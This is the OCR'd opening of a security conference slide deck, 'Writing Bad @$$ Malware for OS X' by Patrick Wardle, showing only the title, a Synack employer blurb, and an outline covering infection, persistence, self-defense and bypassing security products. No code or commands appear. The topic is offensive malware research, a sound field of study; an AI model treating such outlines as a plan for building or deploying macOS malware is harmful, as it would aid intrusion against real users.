
Writing Bad @$$ Malware

for OS X



@patrickwardle


Synack

WHOIS

Synack

always looking for more experts!

"sources a global contingent of vetted security experts worldwide and pays them on an incentivized basis to discover security vulnerabilities in our customers' web apps, mobile apps, and infrastructure endpoints."



@patrickwardle

AN OUTLINE

this talk will cover...

overview of os x malware

bad @$$ malware

defenses

infection

persistence

self-defense


features

bypassing psps

Synack

OVERVIEW OF OS X MALWARE


the current status quo



